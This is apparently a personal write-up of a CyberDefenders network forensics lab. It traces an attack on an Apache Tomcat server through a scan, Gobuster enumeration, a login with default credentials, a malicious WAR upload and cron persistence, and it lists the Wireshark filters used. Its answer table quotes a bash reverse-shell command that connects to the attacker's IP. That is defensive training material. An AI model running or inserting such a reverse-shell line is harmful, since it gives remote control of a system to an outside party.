

Tomcat Takeover

CyberDefenders Blue Team Lab -- Network Forensics

Category: Network Forensics | Difficulty: Easy | Tools: Wireshark, NetworkMiner

MITRE ATT&CK Tactics: Reconnaissance, Execution, Persistence, Privilege Escalation, Credential Access, Discovery, Command and Control

The Scenario (in simple words)

The SOC team noticed strange activity on a company web server. After capturing network traffic, it turned out an **Apache Tomcat** server -- a popular platform for running Java-based websites -- had been broken into. Our job was to trace the entire attack from the first scan to the attacker gaining full control of the server.

Background: what is Apache Tomcat and why does it get attacked?

Apache Tomcat is server software that runs Java web applications. It ships with a built-in **admin dashboard** (usually at the path `/manager`) that lets an administrator deploy new web applications directly through the browser by uploading a package file (a `.war` file). If that admin panel is left exposed to the internet and protected only by weak or default credentials, an attacker can log in and upload their own malicious `.war` package -- which Tomcat will automatically unpack and run, instantly giving the attacker code execution on the server.

What Actually Happened (the story)

An external IP address, geolocated to **China**, began by **port scanning** the server -- rapidly probing dozens of common ports to see what services were running. It found a web service on port **8080**, Tomcat's default port. It then used a tool called **Gobuster** to brute-force hidden directory names on the site, eventually discovering the admin panel at `/manager`.

The attacker then attempted to log into the panel and succeeded using the classic default credentials **admin:tomcat** -- weak, well-known credentials that should never be left in place on a production server. Once inside, they uploaded a malicious web application package named **JXQOZY.war** through the manager's upload feature. Once deployed, this package opened a **reverse shell** -- a direct connection back to the attacker's machine that let them run commands on the server as if they were sitting at the keyboard, running as the **root** user.

Finally, to make sure they could get back in even if this shell died, the attacker installed a **cron job** (a scheduled task on Linux) that reconnects the reverse shell every single minute, guaranteeing persistent access to the compromised server.

Step-by-Step Investigation

Step 1 -- Find the attacker and confirm the scan. Opened Statistics > Conversations > IPv4, sorted by Bytes. One external IP (not in the internal 10.0.0.x range) stood out with by far the heaviest traffic to the web server.




Fig 1 -- Conversations view: the external IP 14.0.0.120 dominates traffic to the internal web server.

Step 2 -- Confirm the target port and service. Filtered on `ip.addr == 14.0.0.120 && http` and found every request going to port 8080, with Tomcat's own branding (tomcat.png, tomcat.css, the Apache logo) visible in the requested filenames.




Fig 2 -- All HTTP traffic lands on port 8080, and Tomcat's own branded assets confirm the target software.

Step 3 -- Spot the directory brute-force. Filtered on 404 responses from the server back to the attacker and found a random GUID-style path being requested -- a classic sign of an automated wordlist tool testing for false positives.




Fig 3 -- A random, GUID-like request path returning a 404 -- typical automated directory brute-forcing behavior.

Step 4 -- Identify the tool. Followed the link back to the original request and read the User-Agent header directly.




Fig 4 -- The User-Agent header names the exact tool used for directory enumeration: gobuster/3.6.

Step 5 -- Recover the brute-forced credentials. Located the POST request to `/manager/html/upload` and noticed Wireshark had automatically flagged and decoded HTTP Basic Authentication credentials in a dedicated tab.




Fig 5 -- Wireshark automatically decodes the Base64 Basic Auth header, revealing the credentials: admin:tomcat.

Step 6 -- Find the malicious upload. Followed the HTTP stream of that same upload request (switched the view to ASCII for readability) and located the multipart form data's Content-Disposition header, which names the uploaded file.




Fig 6 -- The Content-Disposition header reveals the uploaded malicious file: JXQOZY.war.

Step 7 -- Detect the reverse shell. Since HTTP traffic went quiet after the upload, checked for the server unexpectedly initiating an outbound connection -- a strong indicator of a reverse shell, since a web server should normally only receive connections, not open them.




Fig 7 -- The server itself opens outbound connections to the attacker's IP -- a clear reverse shell indicator.

Step 8 -- Read the persistence command. Followed the raw TCP stream of that outbound connection (not HTTP, since this was a plain shell session) and read the attacker's commands directly, including the exact cron job used to maintain persistent access.




Fig 8 -- The full reverse shell session: whoami confirms root access, followed by the cron persistence command being written and verified.

Final Answers

Q	Question (short)	Answer
Q1	Attacker's source IP	14.0.0.120
Q2	Country of origin	China
Q3	Admin panel port	8080
Q4	Enumeration tool used	gobuster
Q5	Admin panel directory	/manager
Q6	Brute-forced credentials	admin:tomcat
Q7	Malicious uploaded file	JXQOZY.war
Q8	Persistence command	/bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'

Wireshark Filters & Actions Used

Statistics > Conversations > IPv4 (sort by Bytes)	Spot the attacker by unusually heavy traffic volume
ip.addr == X && http	Isolate all HTTP traffic to/from a specific IP
ip.addr == X && tcp.flags.syn==1 && tcp.flags.ack==0	Show only connection attempts (SYN packets) -- reveals port-scanning behavior
ip.addr == X && http.response.code == 404	Find failed/probed requests, typical of directory brute-forcing
ip.addr == X && http.request.uri contains "manager"	Search for requests touching the admin panel path
Wireshark's automatic Basic Credentials tab	Instantly decodes Base64 HTTP Basic Authentication headers
Follow > HTTP Stream (Show as ASCII)	Read multipart form uploads and Content-Disposition filenames in plain text
ip.src == server_IP && tcp.flags.syn==1 && tcp.flags.ack==0	Detect the server itself opening outbound connections -- a reverse shell indicator
Follow > TCP Stream (not HTTP)	Read raw, non-HTTP shell session data, such as commands typed by the attacker

Personal learning log from the CyberDefenders SOC Analyst Tier 1 track. All lab data belongs to CyberDefenders; this document reflects my own investigation process and findings.